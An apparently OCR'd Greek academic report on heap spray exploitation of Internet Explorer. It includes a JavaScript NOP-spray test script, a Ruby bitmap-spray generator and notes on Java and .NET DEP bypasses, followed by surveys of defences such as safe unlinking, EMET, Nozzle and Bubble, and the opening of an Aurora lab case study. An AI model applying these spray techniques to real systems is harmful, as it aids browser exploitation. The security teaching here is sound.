
Εάν όλα αυτά τα heap block αθροιστούν σειριακά, δημιουργείται ένα μεγάλο κομμάτι εικονικής μνήμης που περιέχει heap chunks (heap blocks που περιέχουν payload) της μορφής nop + shellcode και αυτό ακριβώς είναι η μορφή της μνήμης που προσπαθούμε να πετύχουμε με το heap spray [3].



Εικόνα 9: Επιθυμητό Memory Layout μετά το Heap Spray

Κατά την εκτέλεση του heap spray, τα πρώτα heap allocation συνήθως χαρακτηρίζονται ως μη αξιόπιστα, δηλαδή δεν αποθηκεύονται σε προβλέψιμες θέσεις μνήμης λόγω του μηχανισμού fragmentation που μπορεί να κάνει allocate heap blocks που ήταν αποθηκεύμενα στην cache (front-end or back-end allocators). Καθώς όμως το heap spray συνεχίζει να εκτελείται, κάθε heap allocation request δεσμεύει ένα κομμάτι μνήμης που δεν είναι αποθηκευμένο στην cache, με συνέπεια να γίνονται allocate συνεχόμενα κομμάτια εικονικής μνήμης, τα οποία από ένα σημείο και μετά είναι εφικτό να προβλεφτούν. Σημαντική παράμετρος για να προβλεφτεί η ντετερμινιστική συμπεριφορά του heap allocation είναι η σωστή επιλογή του μεγέθους του heap chunk που θα αποθηκευτεί στο heap. Για το λόγο αυτό είναι σημαντικό στο σημείο αυτό να αναφέρουμε την σχέση που υπάρχει μεταξύ του heap chunk που γίνεται allocate και του BSTR αντικειμένου (Binary String) [3].

Όταν αποθηκεύεται στο heap μία μεταβλητή τύπου string μετατρέπεται σε BSTR αντικείμενο. Για να αποθηκευτεί το BSTR αντικείμενο στο heap δεσμεύεται ένα heap chunk. Το μέγεθος του heap chunk θα πρέπει να είναι όσο το δυνατόν ίσο με το BSTR αντικείμενο. Εφόσον to heap chunk δεν μπορεί να τροποποιηθεί, θα πρέπει το μέγεθος του BSTR να είναι όσο το δυνατόν πιο κοντά στο μέγεθος του heap chunk, ώστε να δημιουργηθεί μία αναλογία ένα προς ένα. Σε αντίθετη περίπτωση που το μέγεθος του BSTR αντικειμένου είναι πολύ μεγαλύτερο ή πολύ μικρότερο υπάρχει η πιθανότητα κάθε heap chunk να αποτελείται από τυχαία κομμάτια payload και όχι της μορφής nops + shellcode, με συνέπεια να μην μπορεί να χρησιμοποιηθεί το heap spray στο exploit [3][4].



Εικόνα 10: Αποτέλεσμα λάθος επιλογής μεγέθους BSRT αντικειμένου

3.3 Παράδειγμα υλοποίησης Heap Spray

Όπως αναφέραμε παραπάνω ο πιο απλός τρόπος υλοποίησης heap spray γίνεται με την χρήση javascript σε συνδυασμό με τη μηχανή scripting του Internet Explorer. Ο παρακάτω κώδικας δημιουργεί έναν πίνακα (array) που κάθε στοιχείο του αποθηκεύεται στο heap. Με αυτό τον τρόπο είναι εφικτή η αποθηκεύση πολλών heap chunks γρήγορα και απλοικά. Πιο συγκεκριμένα το παρακάτω javascript κώδικας θα αποθηκεύσει στο heap 200 chunks των 1000 bytes.

```
<html>
<script >
// heap spray test script
tag = unescape('%u4F43%u4552'); // CORE
tag += unescape('%u414C%u214E'); // LAN!
chunk = '';
chunksize = 0x1000;
nr_of_chunks = 200;
for ( counter = 0; counter < chunksize; counter++)
{
	chunk += unescape('%u9090%u9090');	//nops
```

```
}
document.write("size of NOPS at this point : " + chunk.length.toString() + "<br>");
chunk = chunk.substring(0,chunksize - tag.length);
document.write("size of NOPS after substring : " + chunk.length.toString() + "<br>");
// create the array
testarray = new Array();
for ( counter = 0; counter < nr_of_chunks; counter++)
{
        testarray[counter] = tag + chunk;
        document.write("Allocated " + (tag.length+chunk.length).toString() + " bytes <br>");
}
alert("Spray done")
</script>
</html>
```

3.4 Προηγμένες Τεχνικές Heap Spray

3.4.1 Java Virtual Machine Heap Spray

Το Java Runtime Environment (JRE) περιέχει ένα plugin για τον Internet Explorer, το οποίο επιτρέπει σε μία ιστοσελίδα να φορτώσει και να εκτελέσει java applets. Επίσης η Java Virtual Machine χρησιμοποιεί εάν δικό της memory allocator, ο οποίος χρησιμοποιεί τη συνάρτηση VirtualAlloc() για να αποθηκεύσει data στο heap. Για να είναι συμβατός με τον μηχανισμό Data Execution Prevention των Windows, όλες οι κλήσεις στη συνάρτηση VirtualAlloc() έχουν ενεργοποιημένα τα page execure read-write protection bits. Τα bits αυτά ουσιαστικά μετατρέπουν όλο το περιεχόμενο του heap σε executable μορφή ώστε να αποφευχθούν τα DEP errors, αλλά ταυτόγχρονα παρακάμπτουν τον ίδιο τον DEP μηχανισμό. [8]

Εφόσον το Java heap είναι μαρκαρισμένο σαν executable είναι δυνατό με τη χρήση ενός java applet να εκτελεστεί το heap spray με το επιθυμητό payload και με ένα overwrite της RET address να εκτελεστεί το shellcode [8].

3.4.2 .NET DLL Heap Spray

Ο Internet Explorer από την έκδοση έξι και έπειτα, επιτρέπει την ενσωμάτωση των .NET User Controls σε μία ιστοσελίδα. Αυτά τα controls είναι .NET binaries τα οποία τρέχουν σε ένα sandbox μέσα στο process του Internet Explorer, μπορούν να θεωρηθούν αντίστοιχα των Javabrowser applets ή των ActiveX controls και φορτώνονται στον browser με τη χρήση του <OBJECT> tag. Πιο συγκεκριμένα τα .NET binaries είναι PE files που ενσωματώνουν έναν extra header ο οποίος περιγράφει τις κλάσεις και το bytecode που περιέχει το binary. Το bytecode είναι Intermediate Language κώδικας (IL), ο οποίος εκτελείται από την Common Language Runtime (CLR) εικονική μηχανή. Όταν ένα .NET binary φορτώνεται στον browser, η εικονική μηχανή ελέγχει το binary και πιστοποιεί ότι το binary είναι IL-only και ότι δεν περιέχει άλλο native code [8].

Μετά τον έλεγχο, η εικονική μηχανή CLR τα αποθηκεύει (συσχετίζει) στην εικονική μνήμη σαν images. Αυτό σημαίνει ότι ο kernel αναλύει τον PE header και φορτώνει στην εικονική μνήμη όλα τα κομμάτια του binary με τον ίδιο τρόπο που φορτώνει εκτελέσιμα αρχεία και dll αρχεία, με αποτέλεσμα κάθε κομμάτι εικονικής μνήμης να κληρονομεί τα permissions του binary που αποθηκεύεται σε αυτό. Για παράδειγμα εάν το binary περιέχει executable section τότε το κομμάτι της εικονικής μνήμης που θα αποθηκευτεί το συγκεκριμένο section θα χαρακτηριστεί και αυτό ως εκτελέσιμο. Η λειτουργία αυτή

δίνει τη δυνατότητα σε έναν κακόβουλο χρήστη να αποθηκεύσει το shellcode στο .text section του .NET binary και να το εκτελέσει μετά την αποθηκεύση του heap [8].

3.4.2 Bitmap Heap Spray

Η τεχνική αυτή βασίζεται στη χρήση bitmap αρχείων για την αποθήκευση payload στο heap και δεν στηρίζεται στη χρήση τρίτων εφαρμογών ή plugin. Μειονέκτημα της τεχνικής αυτής είναι το γεγονός ότι απαιτεί αρκετό bandwidth για τη μεταφορά του bitmap αρχείο πολλές φορές για να πραγματοποιηθεί το heap spray. Για να αντιμετωπιστεί το πρόβλημα αυτό νεότερες υλοποιήσεις bitmap heap spray μεταφέρουν μία φορά το αρχείο bitmap και μετά προκαλούν το load του αρχείου εσωτερικά στον browser πολλές φορές, Το παρακάτω ruby script δημιουργεί ένα αρχείο bitmap κατάλληλο για heap spray. Πιο συγκεκριμένα δημιουργεί ένα bmp αρχείο το οποίο περιέχει την τιμή 0x0c χρησιμοποιώντας ως είσοδο το ύψος και το πλάτος του bitmap αρχείο [9]

```
bmp_width                 = ARGV[0].to_i
bmp_height                = ARGV[1].to_i
bmp_files_togen     = ARGV[2].to_i
if (ARGV[0] == nil)
        bmp_width         = 1024
end

if (ARGV[1] == nil)
        bmp_height        = 768
end

if (ARGV[2] == nil)
        bmp_files_togen = 128
end

# size of bitmap file calculation
bmp_header_size     = 54
bmp_raw_offset      = 40
bits_per_pixel      = 24
bmp_row_size        = 4 * ((bits_per_pixel.to_f * bmp_width.to_f) / 32)
bmp_file_size       = 54 + (4 * ( bits_per_pixel ** 2 ) ) + ( bmp_row_size * bmp_height )

bmp_file                  = "\x00" * bmp_file_size
bmp_header                = "\x00" * bmp_header_size
bmp_raw_size        = bmp_file_size - bmp_header_size

# generate bitmap file header
bmp_header[0,2]     = "\x42\x4D"                        # "BM"
bmp_header[2,4]     = [bmp_file_size].pack('V')         # size of bitmap file
bmp_header[10,4]    = [bmp_header_size].pack('V')       # size of bitmap header (54 bytes)
bmp_header[14,4]    = [bmp_raw_offset].pack('V')        # number of bytes in the bitmap header from here
bmp_header[18,4]    = [bmp_width].pack('V')             # width of the bitmap (pixels)
bmp_header[22,4]    = [bmp_height].pack('V')            # height of the bitmap (pixels)
bmp_header[26,2]    = "\x01\x00"                        # number of color planes (1 plane)
bmp_header[28,2]    = "\x18\x00"                        # number of bits (24 bits)
bmp_header[34,4]    = [bmp_raw_size].pack('V')          # size of raw bitmap data

bmp_file[0,bmp_header.length] = bmp_header

bmp_file[bmp_header.length,bmp_raw_size] = "\x0C" * bmp_raw_size
```

```
for i in 1..bmp_files_togen do
        bmp = File.new(i.to_s+".bmp","wb")
        bmp.write(bmp_file)
        bmp.close
end.
```


4 Τεχνικές Προστασίας Heap Spray

Οι τεχνικές προστασίας του heap χωρίζονται σε δύο κατηγορίες, στην κατηγορία μηχανισμών προστασίας των metadata και στην κατηγορία μη ντετερμινιστικών μηχανισμών προστασίας. Η πρώτη κατηγορία έχει ως σκοπό την προστασία της ακεραιότητας των data structures που αποθηκεύονται στο heap διότι τα περισσότερα γνωστά exploits στοχεύουν στο corruption αυτών. Η δεύτερη κατηγορία προσπαθεί να αλλάξει την ντετερμινιστική συμπεριφόρα του και τη δυνατότητα πρόβλεψης της με σκοπό την μείωση των exploits που βασίζονται στην ιδιότητα αυτή.

4.1 Safe Unlinking

Heap chunks που έχουν αποδεσμευτεί αποθηκεύονται στην cache για την άμεση επαναχρησιμοποίηση τους όταν χρειαστεί. Η cache αυτή ανομάζεται freelist. Η λειτουργία του safe unlinking αποτελεί ένα απλό μηχανισμό ελέγχου της freelist ενάντια σε τεχνικές που επιτρέπουν το memory overwritre κατά τη διάρκεια της αποδέσμευσης των heap chunks.

Πιο συγκεκριμένα, στην περίπτωση μιας double linked freelist, τα heap blocks είναι συνδεδέμενα μετεξύ τους με forward και backward pointers όπως απεικονίζεται στην παρακάτω φωτογραφία, με την ονομασία Flink και Blink αντίστοιχα [10].



Εικόνα 11: Double Linked Freelist

Όταν το block B πάει να γίνει unlinked (αποδεσμευμένο), οι pointers Flink και Blink για τα blocks A και C θα πρέπει να γίνουν update. Σε περίπτωση όμως που κατά το update του Flink(A), ένας κακόβουλος χρήστης χρησιμοποιήσει την τιμή που περιείχε ο Flink(B) και την γράψει στη θέση μνήμης που δείχνει ο Blink(B), η οποία θα έπρεπε να δείχνει στο block C, έχει την δυνατότητα να ελέγξει το block B και να γράψει οποιαδήποτε 32-bit τιμή σε οποιαδήποτε θέση μνήμης, τεχνική γνωστή και ως 4 byte overwrite. Ο μηχανισμός safe unlinking προσπαθεί να ελέγξει ότι ο pointer Blink του block που το δείχνει ο επόμενος Flink είναι σωστός και έχει την ίδια τιμή με τον pointer Flink του block που δείχνει ο Blink του αρχικού block. Με απλά λόγια θα πρέπει να ισχύει η ισότητα B->Flink->Blink==B->Blink->Flink==B (block προς αποδέσμευση) [11].

4.2 Heap Cookies


Ο μηχανισμός heap cookies στηρίζεται στη λογική της λειτουργίας των stack cookies, έχει δημιουργηθεί δηλαδή μία τιμή η οποία αποθηκεύεται στο header του κάθε heap block. Η τιμή αυτή έχει μέγεθος 8-bit και ελέγχεται κάθε φορά που αποδεσμεύεται ένα heap block ώστε να εντοπιστούν memory corruprions. Οι επόμενες εκδόσεις του μηχανισμού υποστηρίζουν τον έλεγχο της ακεραιότητας του header σε περισσότερες καταστάσεις. Το μικρό μέγεθος των heap cookies κάνει τον μηχανισμό ευπαθή σε επιθέσεις τύπου brute force attack.

4.3 Randomized Heap Base Address.

Ο μηχανισμός αυτός προσπαθεί να αλλάξει την ντετερμινιστική συμπεριφορά του heap και να μειώσει την πιθανότητα πρόβλεψης της base heap address. Η base address της περιοχής του heap επιλέγεται τυχαία κάθε φορά στα πλαίσιο του γενικότερου μηχανισμού Address Space Layout Randomization (ASLR), με εντροπία 5 bits. Μειονέκτημα του μηχανισμού αυτού είναι πως εφαρμόζεται μόνο για την μέθοδο heapalloc() και όχι για την μέθοδο Virtualalloc(). Αυτό σημαίνει πως εάν ένας κακόβουλος χρήστης υποχρεώσει το σύστημα να χρησιμοποιήσει μόνο την μέθοδο VirtualAlloc() για τα heap allocations, τότε το ASLR δεν έχει καμία επίπτωση στο heap. Η επιβολή χρήσης της μεθόδου VirtualAlloc() είναι εφικτή με τη χρήση μεγάλου μεγέθους heap block που δεν μπορεί να τα διαχειριστεί η heapalloc() λόγω του αυξημένου μεγέθους [12].

4.4 Enhcanced Mitigation Experience Toolkit (EMET)

Ο μηχανισμός προστασίας EMET είναι μία εφαρμογή της Microsoft η οποία επιτρέπει την ενεργοποίηση προστασίας του heap (και όχι μόνο) για κάθε μία εφαρμογή ξεχωριστά. Όταν είναι ενεργοποιημένο το heap protection, ο μηχανισμός κάνει pre-allocate περιοχές της εικονικής μνήμης που εμπειρικά χρησιμοποιούνται για heap spray, όπως για παράδειγμα οι διεύθυνσεις 0x0a0a0a0a και 0x0c0c0c0c. Με αυτό τον τρόπο δεν αποτρέπεται το heap spray, αντίθετα επιτρέπεται με τη μόνη διαφορά ότι δεν επιτρέπεται το overwrite των θέσεων μνήμης. Πλεονέκτημα του μηχανισμού EMET είναι ότι δεν απαιτεί το source code της εφαρμογής για να λειτουργήσει και επομένως δεν χρειάζεται η εφαρμογή recompile και ότι υποστηρίζει όλες τις εφαρμογές [13].



Εικόνα 12: EMET

4.5 HeapLocker

Ο μηχανισμός προστασίας HeapLocker προσφέρει λειτουργίες προστασίας του heap ενάντια στις heap spray επιθέσεις. Πιο συγκεκριμένα έχει τη δυνατότητα να κάνει pre-allocate διεύθυνσεις μνήμης που χρησιμοποιούνται συνήθως για heap spray επιθέσεις, κάνοντας inject κάποιο custom shellcode, το οποίο μόλις ανιχνεύσει προσπάθεια overwrite της pre-allocate θέσης μνήμης, τερματίζει την εφαρμογή. Επίσης προσπαθεί να ανιχνεύσει nop sleds και strings στο heap καθώς και έχει τη


δυνατότητα να κάνει monitor την εικονική μνήμη και δυναμικά να δεσμεύει συγκεκριμένο μέγεθος εικονικής μνήμης σε κάθε εφαρμογή. Η διαφόρα με το EMET είναι πως διαθέτει δύο λειτουργίες για να πραγματοποιεί το memory pre-allocation. Η πρώτη και διαφορετική είναι η μέθοδος εισαγωγής shellcode με τα πλεονεκτήματα που προαναφέραμε και η δεύτερη που είναι η ίδια με το EMET.

4.6 Μηχανισμός προστασίας Nozzle

Παρόλο που οι επιθέσεις τύπου heap spray πραγματοποιούνται μέσω γλωσσών προγραμματισμού που χαρακτηρίζονται ως type-safe όπως η Java, η C# και η Javascript, το χαρακτηριστικό αυτό δεν είναι αρκετό να ανιχνεύσει και να αποτρέψει το heap spray. Αυτό συμβαίνει γιατί αυτές οι γλώσσες προγραμματισμού είναι ευέλικτες και επιτρέπουν στον προγραμματιστή να κρύψει την πραγματική λειρουργία του κώδικα χρησιμοποιώντας είτε τεχνικές encoding, είτε τεχνικές πολυμορφισμού . Για το λόγο αυτό μηχανισμοί ασφάλειας που βασίζονται σε συντακτική ανάλυση ή λειουργούν σε μη πραγματικό χρόνο είναι μη αποτελεσματικοί.

4.6.1 Αρχιτεκτονική Μηχανισμού προστασίας Nozzle

Ο μηχανισμός προστασίας Nozzle είναι μία πραγματικού χρόνου εφαρμογή, η οποία ανιχνεύει επιθέσεις τύπου spray βασισμένη στο χαρακτηριστικό γνώρισμα των επιθέσεων heap spray που είναι η δημιουργία πολλών όμοιων αντικειμένων με συγκεκριμένες ιδιότητες και η αποθηκεύση τους μέσα στο heap. Ο μηχανισμός Nozzle εφαρμόζει ένα συνδυασμό μεθόδων στατιστικής, ελέγχου των αντικειμένων που αποθηκεύονται στο heap και προσομοίωσης των αποτελεσμάτων που πιθανόν φέρει η αποθήκευση των αντικειμένων στο heap. Τέλος λόγω της αρχιτεκτονικής του heap, πολλοί μηχανισμοί ασφάλειας έχουν πολλά false positive και false negative συναγερμούς. Ο μηχανισμός Nozzle αντίθετα εισάγει την μετρήσιμη έννοια “heap health” βασισμένη στα αποτελέσματα μετρήσεων που δείχνουν το attack surface των περιεχομένων του heap [14].



Εικόνα 13: Αρχιτεκτονική μηχανισμού Nozzle

4.6.2 Λειτουργία Μηχανισμού προστασίας Nozzle

Η λειτουργία του μηχανισμού Nozzle βασίζεται σε μία προσέγγιση δύο συνιστώσεων, μία συνιστώσα αποτελεί ο έλεγχος τοπικά των αντικειμένων που αποθηκεύονται στο heap σε πραγματικό χρόνο και μία συνιστώσα αποτελεί η τήρηση της τιμής “heap health” σε χαμηλά επίπεδα. Σε τοπικό επίπεδο επίσης ο μηχανισμός Nozzle εφαρμόζει μία lightweight interpretation τεχνική στα

αποθηκεύμενα objects στο heap, αντιμετωπιζοντας τα σαν εκτελέσιμο κώδικα με αποτέλεσμα να είναι σε θέση να αναγνωρίσει μη ασφαλές κώδικα, εξετάζοντας τον σε ένα ασφαλές περιβάλλον.

Το ασφαλές αυτό περιβάλλον δημιουργείται με τη χρήση του lightweight emulator, ο οποίος έχει την δυνατότητα να σκανάρει τα heap objects, να κάνει disassembling του κώδικα και να αναγνωρίζει μη ασφαλής ακολουθίες x86 κώδικα. Ο emulator βασίζεται στην τεχνική control flow για να ανιχνεύσει heap blocks στα οποία είναι πιθανόν να αποθηκευτούν objects και τα offset που θα χρησιμοποιήσουν. Η τιμή heap health βασίζεται στη λογική πως οι περισσότερες επιθέσεις heap spray στοχεύουν στο heap space globally και όχι σε ένα κομμάτι του. Έτσι είναι εφικτή η μείωση των false positive και false negative περιστατικών [14].

Ο μηχανισμός Nozzle χρειάζεται περιοδικά να ελέγχει τα heap objects με έναν τρόπο ανάλογο του μηχανισμού garbage collector mark phase, χρησιμοποιώνστας δηλαδή instrumentation σε ρουτίνες heap allocation και de-allocation, δημιουργώντας έναν πίνακα με heap objects τα οποία μπορούν να ελεγχθούν ασύγχρονα. Για το instrumentation ο μηχανισμός χρησιμοποιεί μία binary rewriting infrastructure η οποία ονομάζεται Detours. Επίσης ο μηχανισμός χρησιμοποιεί ένα hash table στο οποίο κάνει map τις διευθύνσεις των ήδη αποθηκεύμενων heap objects μαζί με το μέγεθος τους, ώστε να είναι δυνατός ο έλεγχος τους. Όταν ένα heap object αποδεσμευθεί, τότε το αντίστοιχο hash διαγράφεται από το hash table και γίνετα επαναυπολογισμός του μεγέθους του heap. Τέλος το Nozzle κάνει χρήση μιας work queue για να πετύχει δύο στόχος. Πρώτον χρησιμοποιήται σαν από τον scanner για να γνωρίζει ποια αντικείμενα πρέπει να ελεγχθούν και ποια ελέγχθηκαν. Δεύτερον χρησιμοποιείται και για τον έλεγχο για το ποια αντικείμενα θα πρέπει να ελεγχθούν, τα οποία ορίζονται τα αντικείμενα μεγαλύτερα των 32 bytes, μέγεθος σημαντικά μικρότερο από οποιοδήποτε shellcode [14].

4.7 Μηχανισμός Προστασίας Bubble.

Σκοπός του μηχανισμού προστασίας Bubble είναι η αποτροπή εκτέλεσης κακόβουλου κώδικα σε περίπτωση επιτυχημένης επίθεσης heap spray [15].

Η λειτουργία του μηχανισμού στηρίζεται στην χαρακτηριστική ιδιότητα των επιθέσεων τύπου heap spray που είναι η ομοιογένεια που προσπαθούν να επιτύχουν στην εικονική μνήμη του heap, αποθηκεύοντας δηλαδή το ίδιο payload (π.χ. Nop + Shellocode). Ο μηχανισμός Bubble αντιμετωπίζει την παραπάνω αδυναμία του heap εισάγοντας διαφορετικότητα (diversity) στο heap, κάνοντας δυσκοκολότερη την εκεμετάλευση της. Η διαφορετικότητα στο heap επιτυγάνεται από τον μηχανισμό Bubble με την εισαγωγή ειδικών interrupting values στα strings σε τυχαίες θέσεις κατά την αποθήκευση τους στο heap και αφαιρώντας αυτές τις interrupting values όταν η εφαρμογή που ζήτησε την αποθήκευση των strings θελήσει να τα χρησιμοποιήσει.

Αυτές οι interrupting values θα προκαλέσουν memory exception σε περίπτωση που εκτελεστούν ως εντολές. Για το λόγο ότι αυτές οι ειδικές interrupting values παρεμβάλλονται στα strings που αποθηκέυονται στο heap για τη συγκεκριμένη εφαρμογή, μία επίθεση τύπου heap spray είναι καταδικάσμένη να αποτύχει αφού τα interrupting values θα χρησιμοποιηθούν και για το payload που θα αποθηκευτεί με το heap spray και θα το καταστήσει μη λειτουργικό. Εάν αυτά τα values αποθηκεύοντουσαν σε μη τυχαίες θέσεις θα ήταν εφικτό για έναν κακόβουλο χρήστη να τις ξεπεράσει εύκολα χρησιμοποιώντας ειδικά jumps σε συγκεκριμένες τοποθεσίες μνήμης μέσα στο payload. Βέβαια ένας τέτοιος μηχανισμός παράκαμψης είναι αρκετά δύσκολος αφού θα προυπέθετε την γνώση της ακριβής περιοχής μνήμης που αποθηκεύτηκε το shellcode, τον ακριβή αριθμό των values, την τοποθεσία τους αλλά και ο πλήρης και ακριβής έλεγχος της εκτέλεσης του payload. Για το λόγο αυτό, οι interrupting values αποθηκέυονται σε τυχαίες θέσεις μέσα στα string κάθε φορά, έτσι ώστε να μην γνωρίζει ο επιτιθέμενος που είναι αποθηκευμένες αυτές οι τιμές, και να μην μπορέσει να εκτελέσει το payload λόγω του exception που θα προκληθεί. Μειονέκτημα του μηχανισμού Bubble είναι πως πρέπει να υλοποιηθεί εσωτερικά σε κάθε script engine της κάθε εφαρμογής.

Τα interrupting values παρεμβάλλονται στα strings ανά 25 bytes, μέγεθος που προκύπτει από το μικρότερο γνωστό shellcode που έχει χρησιμοποιηθεί ποτέ σε επιθέσεις κάθε τύπου. Τα μέγεθος των 25 bytes ουσιαστικά καθορίζει και το χρονικό interval που θα τοποθετούνται στα strings τα interrupting values. Πιο συγκεκριμένα για μέγεθος string n, τα intervals που θα χρειαστούν ισούνται με y όπου y είναι ίσον με n/25 δεδομένου πως το μέγεθος του n είναι πάντα μικρότερο από 25. Η παράμετρος n ουσιαστικά καθορίζει το μέγεθος του interval και κατ' επέκταση τον αριθμό των θέσεων που θα τροποποιηθούν σε κάθε string.

Η επιλογή χαμηλότερης τιμής n συνεπάγεται με αύξηση του αριθμού των interrupting values που θα τοποθετηθούν ανάμεσα στα strings. Από την άλλη μεριά η επιλογή του 25 ως τιμή μεγέθους δεν εξασφαλίζει ότι η μεγαλύτερη τιμή ανάμεσα σε δύο interrupting values θα είναι 25 bytes ή διαφορετικά πως το μεγαλύτερο shellcode που μπορεί να αποθηκευτεί θα είναι 25 bytes. Στατιστικά, υπάρχει περίπτωση να επιλεχτεί η θέση p η οποία έιναι η πρώτη τιμή του interval n1 και στην επόμενη θέση p' να επιλεχτεί η τιμή n25 η οποία είναι η τελευταία του interval n, καταστώντας εφικτή την αποθήκευση ενός shellcode μεγέθους 25 bytes. Σε αυτό το σημείο θα πρέπει να αναφέρουμε και το γεγονός πως οι επιθέσεις heap spray βασίζονται στην αποθήκευση αρκετά μεγάλου μεγέθους ομογενών δεδομένων και όχι απλά στην αποθήκευση μόνο του shellcode. Για το λόγο αυτό η αλλαγή των δεδομένων σε τυχαίες θέσεις εμποδίζει των κακόβουλο χρήστη να ξεπέρασει τον μηχανισμό ασφάλειας και να εκετελέσει των κώδικα του. Πιο συγκεκριμένα παράλληλα με την τυχαία αλλαγή των δεδομένων, δημιουργείται και ένα βοηθητικό data structure το οποίο αποτελείται από metadata που σκοπό έχουν να αποθηκεύουν τις πληροφορίες για τις αρχικές τιμές των δεδομέμων και τα interrupting values που θα τοποθετηθούν σε αυτά. Κατά την χρησιμοποίηση των δεδομένων αυτών από την εκάστοτε εφαρμογή, παραγματοποιείται η αντίστροφη διαδικασία, η επαναφορά δηλαδή των δεδομένων στην αρχική τους μορφή με τη χρήση των πληροφοριών που είναι αποθηκευμένες στα metadata. Τέλος το πλεονέκτημα της προσέγγισης αυτής είναι πως διαφορετικά strings δεδομένων μετασχηματίζονται διαφορετικά κάθε φορά με αποτέλεσμα να μειώνονται αρκετά οι πιθανότητες εύρεσης των τοποθεσιών των interrupting values. Επίσης τα μετασχηματισμένα δεδομένα βρίσκονται αποθηκεύμενα στο heap και επαναφέρονται στην αρχική τους μορφή μόνο όταν η εφαρμογή τα χρησιμοποιήσει. Σε περίπτωση που η εφαρμογή μετά την επεξεργασία των δεδομένων χρειαστεί να τα αποθηκεύσει εκ νέου στο heap τότε το νέο string δεδομένων δεν θα χρησιμοποιήσει το ίδιο pattern για τα interrupting values αλλά θα επιλεχτεί ένα καινούριο.

5 Υλοποίηση και μελέτη περιπτώσεων γνωστών vulnerabilities στον IE

Σκοπός του κεφαλαίου αυτού είναι η υλοποίηση και η παρουσίαση γνωστών επίθεσεων και αδυναμιών τύπου heap spray. Πιο συγκεκριμένα στην πρώτη και στη δεύτερη μελέτη περίπτωσης αναλύονται και υλοποιούνται βήμα προς βήμα δύο επιθέσεις heap spray οι οποίες εκμεταλεύονται γνωστές αδυναμίες των προγραμμάτων. Στις επόμενες δύο παρουσιάζονται τεχνικές heap spray στα λειτουργικά συστήματα Windows 7 και Windows 8 για την εφαρμογή Interner Explorer 9 και 10 αντίστοιχα. Στόχος αυτών είναι η αξιολόγηση της αποτελεσματικότητας των μηχανισμών ασφάλειας ενάντια στις επιθέσεις τύπου Heap Spray και η προσπάθεια παράκαμψης τους.

5.1 Μελέτη Περίπτωσης AuroraVulnerability στον Internet Explorer 6

Γενικές Πληροφορίες:

Στον οδηγό παρουσιάζεται η αδυναμία Aurora που επιτρέπει στον επιτιθέμενο να εκτελέσει κώδικα στον απομακρυσμένο υπολογιστή μέσο της τεχνικής heap sppay. Μοναδική προϋπόθεση είναι

η επίσκεψη του θύματος σε έναν web server ο οποίος φιλοξενεί την ιστοσελίδα με τον κακόβουλο κώδικα [1].

Προϋποθέσεις:
-Βασική γνώση της στοίβας TCP/IP
-Διαχείριση λειτουργικών συστημάτων Linux και Windows
-Βασική γνώση γλώσσας HTML και Javascript
-Βασική γνώση χρήσης του λογισμικού OllyDbg
-Βαισκή γνώση χρήσης λογισμικού virtualization (VMWare Workstation)

Τοπολογία Εργαστηρίου και πληροφορίες συστημάτων:
-Δίκτυο 172.29.1.0/ 24
-Εικονική μηχανή Επίθεσης: Backtrack 5 R2 / 172.29.1.148
-Απαιτούμενα εγκατεστημένα προγράμματα: Metasploit (pre-installed), Text Editor (pre-installed), netcat (pre-installed), apache web server (pre-installed)
-Εικονική μηχανή Θύματος: Windows XP SP2 / 172.291.206
-Απαιτούμενα εγκατεστημένα προγράμματα: Internet Explorer 6 (pre-installed version δίχως patch για το Aurora vulnerability) και OllyDbg 1.10

